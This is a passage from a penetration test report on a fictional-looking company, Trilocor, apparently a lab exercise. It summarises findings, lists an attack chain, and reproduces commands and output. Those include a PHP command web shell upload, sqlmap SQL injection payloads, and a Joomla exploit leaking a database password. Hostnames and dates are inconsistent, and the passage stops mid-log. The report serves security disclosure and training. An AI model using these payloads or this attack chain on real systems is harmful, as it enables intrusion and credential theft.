

3 Executive Summary

Trilocor Robotics ("Trilocor" herein) contracted Le The Thang to perform a Network Penetration Test of Trilocor's externally facing network to identify security weaknesses, determine the impact to Trilocor, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Le The Thang performed testing under a "Black Box" approach from October 1, 2024, to October 11, 2024 without credentials or any advance knowledge of Trilocor's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Le The Thang's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Le The Thang sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Le The Thang were able to gain a foothold in the internal network, Trilocor as a result of external network testing, Trilocor allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address, two internal network ranges, the TRILOCOR.LOCAL Active Directory domain, and any other Active Directory domains owned by Trilocor discovered if internal network access were achieved.

In Scope Assets

Host/URL/IP Address	Description
10.129.X.X	External network
172.16.139.0/24	Internal network subnet
172.16.210.0/24	Internal network subnet
trilocor.local	Main Trilocor website
*.trilocor.local	All subdomains

Table 1: Scope Details

3.3 Assessment Overview and Recommendations

During the penetration test against Trilocor, Le The Thang identified 10 findings that threaten the confidentiality, integrity, and availability of Trilocor's information systems. The findings were categorized by severity level, with 2 of the findings being assigned a critical-risk rating, 7 high-risk, 1 medium-risk, and 0 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

The tester found that Trilocor's patch and vulnerability management was not well maintained. There was a finding in this report related to missing operating system patches or patches from third parties for known vulnerabilities in services and applications that could lead to unauthorized access and compromise of the system. Each vulnerability discovered during testing was related to misconfiguration or lack of security capabilities, mostly falling under the categories of weak authentication and weak authorization.

One finding involved a network communication protocol that can be "spoofed" to retrieve passwords for internal users that can be used to gain unauthorized access if an attacker can gain unauthorized access to the network without credentials. In most corporate environments, this protocol is unnecessary and can be disabled. It is enabled by default primarily for small and medium-sized businesses that do not have the resources for a dedicated hostname resolution (the "directory" of your network) server. During the assessment, the presence of these resources was observed on the network, so Trilocor should begin formulating a test plan to disable the dangerous service.

The next issue was a weak configuration involving service accounts that allow any authenticated user to steal a component of the authentication process that can often be guessed offline (via password "cracking") to reveal the human-readable form of the account's password. These types of service accounts typically have more privileges than a standard user, so obtaining one of their passwords in clear text could result in lateral movement or privilege escalation and eventually in complete internal network compromise. The tester also noticed that the same password was used for administrator access to all servers within the internal network. This means that if one server is compromised, an attacker can re-use this password to access any server that shares it for administrative access. Fortunately, both issues can be corrected without the need for third-party tools. Microsoft's Active Directory contains settings that can be used to minimize the risk of these resources being abused for the benefit of malicious users.

A web server has also been found to be running a web application that uses a PIN-protected admin control panel which can be exploited to gain unauthorized access to the underlying server if the PIN code is bypassed. This can be potentially exploited by an attacker on the internal network. The attack has been documented clearly, so it is a highly likely target that can cause significant damage, especially if the attacker can read remote system files. Ideally, direct access from outside to this service should be disabled, but if not possible, it should be reconfigured with strong, periodically changing login information. Trilocor may also want to consider maximizing the logging data collected from this device to ensure that attacks on the device can be quickly detected and handled.

The tester also found shared folders with excessive permissions, meaning that all users in the internal network can access a considerable amount of data. While sharing files internally between departments and users is important to day-to-day business operations, wide open permissions on file shares may result in unintentional disclosure of confidential information. Even if a file share does not contain any sensitive information today, someone may unwittingly put such data there thinking it is protected when it isn't. This configuration should be changed to ensure that users can access only what is necessary to perform their day-to-day duties.

Finally, the tester noticed that testing activities seemed to go mostly unnoticed, which may represent an opportunity to improve visibility into the internal network and indicates that a real-world attacker might remain undetected if internal access is achieved. Trilocor should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Trilocor should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may

help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that Trilocor will be able to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Le The Thang began all testing activities from the perspective of an unauthenticated user on the internet. Trilocor provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Le The Thang uncovered a total of 10 findings that pose a material risk to Trilocor's information systems. Le The Thang also identified 0 informational finding that, if addressed, could further strengthen Trilocor's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **2 Critical**, **7 High** and **1 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	Privilege Escalation and Unrestricted File Upload via API	107

#	Severity Level	Finding Name	Page
2	9.8 (Critical)	SQL Injection (SQLi)	111
3	8.1 (High)	ASREPROast	115
4	8.1 (High)	Kerberoasting	117
5	8.1 (High)	NBT-NS, LLMNR & MDNS Responder Spoofing for Credential Hash Theft	121
6	8.1 (High)	Unrestricted File Upload	126
7	7.8 (High)	Privilege Escalation via Wondershare Dr.Fone 12.0.7	128
8	7.5 (High)	Exposed Source Code of API	129
9	7.1 (High)	Exposed Source Code in NFS Service (Port 2049)	131
10	5.3 (Medium)	CVE-2023-23752: Joomla! Improper Access Control Vulnerability	134

5 Internal Network Compromise Walkthrough

During the course of the assessment Le The Thang was able to gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over the `TRILOCOR.LOCAL` Active Directory domain. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Trilacor the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Le The Thang performed the following to fully compromise the external `TRILOCOR.LOCAL` domains (NIX01 and WEB-NIX01).

1. Found 7 subdomains through DNS zone transfer
2. Access `dev.trilacor.local` and redirected to new vhost `securetransfer-dev.trilacor.local`.
3. From new vhost `securetransfer-dev` found a bug unsecure upload file allow upload PHP web shell, but it don't return file path.
4. Found SQLi in this subdomain can retrieve uploaded file's path, get web shell and gained foothold at Linux machine (`www-data NIX01`).
5. Inside Linux machine, file `osticket_data.zip` was found in folder `/apps`, extract it, found new vhost `osticketapp.trilacor.local`, crack hash password admin then login to `osticket` app.
6. In `osticket` app, found new vhost `gogsusdev01.trilacor.local`.
7. Create new account, login, found public repo: `uat01-eu.intranet.trilacor.local`.
8. That's the API repo, there is a bug that allows us to become an admin, from there we can export files to the web, change the file extension to `.json.php` we have a web shell (`websvc WEB-NIX01`).
9. Found `Werkzeug` server is running in local port 7777, get info server and use `werkzeug-pin-bypass` to get RCE (`srvadm WEB-NIX01`).
10. `srvadm` in group docker, abuse `docker-privesc` to mount `/root/`, get ssh key and ssh to root (`root WEB-NIX01`).
11. Internal scan discovered `172.16.139.35 TRILOCOR\MS01` and `172.16.139.3 TRILOCOR\DC01`
12. Folder service NFS port 2049 on MS01 for everyone to access, has source code containing admin cred, allowing uploading webshell.war.
13. Create pivot on sliver to post exploit.
14. `SeDebugPrivilege` enable, use it to get shell as SYSTEM.
15. Dump credentials in MS01 and found Remote Desktop cred of WS01 with IP 172.16.139.175.
16. Exploits outdated `Wandershare Dr.Fone` software to gain SYSTEM shell.
17. Dump credentials in WS01 and found the cred of `pthorpe` - user of `TRILOCOR.LOCAL` domain.
18. NTLM theft spoofing, crack hash, found password of user `jflemming`, from user `jflemming` -> user `ksalinas` -> group `MSSP Connect` -> group `TIER I INFRA` -> group `Fileshare Admins`.

19. Because `ksalinas` is a member of File Share Admins, `ksalinas` can view the private folder in the `/IT` directory of SMB, found a veracrypt file (.vc) -> crack -> found a psafe3 file -> crack -> found cred of `svc_trilocorsync` -> DCSync to dump hash Admin user. Pass the hash to get SYSTEM shell (compromise DC01).
20. `DC01 (trilacor)` has domain-trust (Bidirectional trust) with `DC02 (trilacorai)`. Add user `ksalinas` to Domain Admins to abuse Kerberoasting.
21. Crack hash and use winrm with this cred.
22. Generate pivot through DC01
23. DC01 (trilacor) has domain-trust with DC02 (trilacorai), Cross-Forest Kerberoasting got `svc_datakeeper`
24. `svc_datakeeper` is a member of the group `Event Log Readers`, abuse to take cred `svc_veracrypt`. `svc_veracrypt` is a member of the group `Backup Operators`, abused to dump hash Admin user. Pass the hash to get SYSTEM shell (compromise DC02).
25. Decrypting PowerShell credentials at file `C:\Users\Administrator\Documents\svc_ipmi`. Password reuse for admin of `ipMonitor`. Abuse creation `External Process` to RCE. (`root ADMIN01`)
26. Get cred through `LaZagne` dump pass, use this cred to retrieve ssh key in rsync service (`svc_rsync BACKUP01`).
27. Get password of Duplicati service in file `/etc/default/duplicati`, create backup root then restore the backup to get file of root (`root BACKUP01`).

Detailed reproduction steps for this attack chain are as follows:

first, add IP to vhost

```
echo "10.129.189.35 trilacor.local" >> /etc/hosts
```

```
(kali㉿kali)-[~/Desktop/CPTS/NIX01]
└─$ sudo $(which autorecon) trilacor.local
[*] Scanning target trilacor.local
[*] [trilacor.local/all-tcp-ports] Discovered open port tcp/22 on trilacor.local
[*] [trilacor.local/all-tcp-ports] Discovered open port tcp/111 on trilacor.local
[*] [trilacor.local/all-tcp-ports] Discovered open port tcp/110 on trilacor.local
[*] [trilacor.local/all-tcp-ports] Discovered open port tcp/53 on trilacor.local
[*] [trilacor.local/all-tcp-ports] Discovered open port tcp/25 on trilacor.local
[*] [trilacor.local/all-tcp-ports] Discovered open port tcp/993 on trilacor.local
[*] [trilacor.local/all-tcp-ports] Discovered open port tcp/995 on trilacor.local
[*] [trilacor.local/all-tcp-ports] Discovered open port tcp/21 on trilacor.local
[*] [trilacor.local/all-tcp-ports] Discovered open port tcp/143 on trilacor.local
[*] [trilacor.local/all-tcp-ports] Discovered open port tcp/80 on trilacor.local
[*] [trilacor.local/top-100-udp-ports] Discovered open port udp/53 on trilacor.local
[*] [trilacor.local/all-tcp-ports] Discovered open port tcp/7777 on trilacor.local
[*] [trilacor.local/top-100-udp-ports] Discovered open port udp/111 on trilacor.local
[*] 04:46:26 - There are 3 scans still running against trilacor.local
[*] 04:47:26 - There are 3 scans still running against trilacor.local
[*] 04:48:26 - There are 3 scans still running against trilacor.local
```

Figure 1: use `autorecon` for automatic recon

View DNS Zone Transfers and found 7 subdomains

```
; <<>> DiG 9.20.0-Debian <<>> AXFR -p 53 @trilacor.local trilacor.local
; (1 server found)
;; global options: +cmd
trilacor.local.      86400    IN      SOA      ns1.trilacor.local. dnsadmin.trilacor.local.
21 604800 86400 2419200 86400
```

```
trilocor.local.      86400   IN      NS      trilocor.local.
trilocor.local.      86400   IN      A       127.0.0.1
blog.trilocor.local. 86400   IN      A       127.0.0.1
careers.trilocor.local. 86400   IN      A       127.0.0.1
dev.trilocor.local.  86400   IN      A       127.0.0.1
portal.trilocor.local. 86400   IN      A       127.0.0.1
pr.trilocor.local.   86400   IN      A       127.0.0.1
remote.trilocor.local. 86400   IN      A       127.0.0.1
store.trilocor.local. 86400   IN      A       127.0.0.1
trilocor.local.      86400   IN      SOA     ns1.trilocor.local. dnsadmin.trilocor.local.
21 604800 86400 2419200 86400
;; Query time: 288 msec
;; SERVER: 10.129.189.35#53(trilocor.local) (TCP)
;; WHEN: Sat Aug 31 04:49:10 EDT 2024
;; XFR size: 11 records (messages 1, bytes 338)
```

Figure 2: DNS results in **autorecon** report

blog.trilocor.local use **Joomla**

```
(kali㉿kali)-[~]
└─$ droopescan scan joomla --url http://blog.trilocor.local
[+] No version found.

[+] Possible interesting urls found:
    Detailed version information. - http://blog.trilocor.local/administrator/manifests/files/joomla.xml
    Login page. - http://blog.trilocor.local/administrator/
    License file. - http://blog.trilocor.local/LICENSE.txt
    Version attribute contains approx version - http://blog.trilocor.local/plugins/system/cache/cache.xml

[+] Scan finished (0:00:13.234054 elapsed)
```

Figure 3: use **droopescan** to scan Joomla




Figure 4: The website was found to have a vulnerability CVE-2023-23752 - information leak.

```
(root@kali) - [/home/kali/exploit-CVE-2023-23752]
# ruby exploit.rb http://blog.trilocor.local/
Users
[543] Administrator (Administrator) - admin@trilocor.local - Super Users

Site info
Site name: Trilocor Blog
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: 172.18.0.8
DB user: joomla
DB password: Sup3RS3cuR3@123
DB name: joomla
DB prefix: org1j_
DB encryption 0
```

Figure 5: extract database information

But MySQL doesn't expose so skip it. Fuzz others subdomain didn't find anything special.

Access <http://dev.trilocor.local/transfer>, it redirects to <http://securetransfer-dev.trilocor.local/>, add this new vhost to `/etc/hosts`.




Figure 6: `securetransfer-dev.trilocor.local`

Sign up new account and login, it has an upload feature




Figure 7: Upload file feature in `securetransfer-dev.trilocor.local`

But when the tester uploaded, it doesn't return file path, tried guess path but unsuccessful.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /upload.php HTTP/1.1 2 Host: securetransfer-dev.trilocal.local 3 Content-Length: 304 4 Accept: */* 5 X-Requested-With: XMLHttpRequest 6 Accept-Language: en-US 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryaweBXrd1qt0oPQlF 9 Origin: http://securetransfer-dev.trilocal.local 10 Referer: http://securetransfer-dev.trilocal.local/files.php 11 Accept-Encoding: gzip, deflate, br 12 Cookie: PHPSESSID=updvq6agteof8p6abq5oet50p2 13 Connection: keep-alive 14 15 -----WebKitFormBoundaryaweBXrd1qt0oPQlF 16 Content-Disposition: form-data; name="file"; filename="shell.php" 17 Content-Type: application/x-php 18 19 <?php if(isset(\$_REQUEST['cmd'])){ echo "<pre>"; \$cmd = (\$_REQUEST['cmd']); system(\$cmd); echo "</pre>"; die; }?> 20 21 -----WebKitFormBoundaryaweBXrd1qt0oPQlF-- </pre>				<pre> 1 HTTP/1.1 200 OK 2 Date: Mon, 09 Sep 2024 08:07:44 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Content-Length: 27 8 Content-Type: text/html; charset=UTF-8 9 Via: 1.1 securetransfer-dev.trilocal.local 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 13 File uploaded successfully! </pre>			

Figure 8: unsecure upload file in `securetransfer-dev.trilocal.local`

View page source, the tester saw endpoint `download.php` with parameter `file`, so the tester decided try LFI and SQLi, LFI fails but SQLi does.

```

(kali㉿kali)-[~]
└─$ sqlmap -r req.txt -dbms mysql --risk=3 --level=5 --batch --dump

```

__H__

```

__ __[]]__ __ __
{1.8.7#stable}
|_ -| . [.] | .'| .
|
|_|_| [.]_|_|_|_|_|
|
|_|V... |_| https://
sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:25:33 /2024-09-01/

[06:25:33] [INFO] parsing HTTP request from 'req.txt'

[06:25:33] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: file (GET)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT)

Payload: file=../../../../../../etc/passwd' OR NOT 6309=6309-- wvMp

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: file=../../../../../../etc/passwd' AND (SELECT 9752 FROM (SELECT(SLEEP(5)))VHck)--

fdUM

[06:25:34] [INFO] testing MySQL

[06:25:34] [INFO] confirming MySQL

```
[06:25:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 8.0.0
[06:25:35] [WARNING] missing database parameter. sqlmap is going to use the current database
to enumerate table(s) entries
[06:25:35] [INFO] fetching current database
[06:25:35] [WARNING] running in a single-thread mode. Please consider usage of option '--
threads' for faster data retrieval
[06:25:35] [INFO] retrieved: securetransfer
[06:26:18] [INFO] fetching tables for database: 'securetransfer'
[06:26:18] [INFO] fetching number of tables for database 'securetransfer'
[06:26:18] [INFO] retrieved: 2
[06:26:22] [INFO] retrieved: files
[06:26:38] [INFO] retrieved: users
[06:26:55] [INFO] fetching columns for table 'users' in database 'securetransfer'
[06:26:55] [INFO] retrieved: 4
[06:26:58] [INFO] retrieved: uid
[06:27:10] [INFO] retrieved: user_login
[06:27:44] [INFO] retrieved: user_pass
[06:28:14] [INFO] retrieved: user_email
[06:28:49] [INFO] fetching entries for table 'users' in database 'securetransfer'
[06:28:49] [INFO] fetching number of entries for table 'users' in database 'securetransfer'
[06:28:49] [INFO] retrieved: 2
[06:28:53] [INFO] retrieved: 1
[06:28:57] [INFO] retrieved:
[06:28:58] [WARNING] (case) time-based comparison requires reset of statistical model, please
wait..... (done)
[06:29:14] [WARNING] it is very important to not stress the network connection during usage
of time-based payloads to prevent potential disruptions

[06:29:15] [WARNING] in case of continuous data retrieval problems you are advised to try a
switch '--no-cast' or switch '--hex'
[06:29:15] [INFO] retrieved:
[06:29:16] [INFO] retrieved:
[06:29:18] [INFO] retrieved: d41d8cd98f00b204e9800998ecf8427e
[06:31:20] [INFO] retrieved: 2
[06:31:25] [INFO] retrieved: test@gmail.com
[06:32:12] [INFO] retrieved: test
[06:32:27] [INFO] retrieved: 098f6bcd4621d373cade4e832627b4f6
[06:34:25] [INFO] recognized possible password hashes in column 'user_pass'
do you want to store hashes to a temporary file for eventual further processing with other
tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[06:34:25] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[06:34:25] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[06:34:25] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:34:25] [INFO] starting 4 processes
[06:34:30] [INFO] cracked password 'test' for user
'test'
[06:34:31] [INFO] cracked password 'test' for user
'test'
```

```
[06:34:31] [INFO] cracked password '' for hash
'd41d8cd98f00b204e9800998ecf8427e'
Database:
securetransfer

Table: users
[2 entries]
+-----+-----+-----+-----+
| uid | user_pass | user_email | user_login |
+-----+-----+-----+-----+
| 1 | d41d8cd98f00b204e9800998ecf8427e (<empty>) | <blank> | <blank> |
| 2 | 098f6bcd4621d373cade4e832627b4f6 (test) | test@gmail.com | test |
+-----+-----+-----+-----+

[06:34:35] [INFO] table 'securetransfer.users' dumped to CSV file '/home/kali/.local/share/
sqlmap/output/securetransfer-dev.triloco.local/dump/securetransfer/
users.csv'
[06:34:35] [INFO] fetching columns for table 'files' in database 'securetransfer'
[06:34:35] [INFO] retrieved: 6
[06:34:38] [INFO] retrieved: uid
[06:34:49] [INFO] retrieved: uuid
[06:35:04] [INFO] retrieved: file_name
[06:35:35] [INFO] retrieved: real_path
[06:36:05] [INFO] retrieved: upload_date
[06:36:43] [INFO] retrieved: public
[06:37:02] [INFO] fetching entries for table 'files' in database 'securetransfer'
[06:37:02] [INFO] fetching number of entries for table 'files' in database 'securetransfer'
[06:37:02] [INFO] retrieved: 1
[06:37:05] [INFO] retrieved: shell.php
[06:37:36] [INFO] retrieved: 0
[06:37:41] [INFO] retrieved: /var/www/html/storage/2_06210b7b-f372-4c96-ad19-9b9859c9f83a.php
[06:41:34] [INFO] retrieved: 2
[06:41:40] [INFO] retrieved: 2024-09-01 08:07:45
[06:42:53] [INFO] retrieved: 06210b7b-f372-4c96-ad19-9b9859c9f83a
Database: securetransfer
Table: files
[1 entry]
+-----+-----+-----+-----+
| uid | uuid | public | file_name |
real_path | upload_date |
+-----+-----+-----+-----+
| 2 | 06210b7b-f372-4c96-ad19-9b9859c9f83a | 0 | shell.php | /var/www/html/storage/
2_06210b7b-f372-4c96-ad19-9b9859c9f83a.php | 2024-09-01 08:07:45 |
+-----+-----+-----+-----+

[06:45:12] [INFO] table 'securetransfer.files' dumped to CSV file '/home/kali/.local/share/
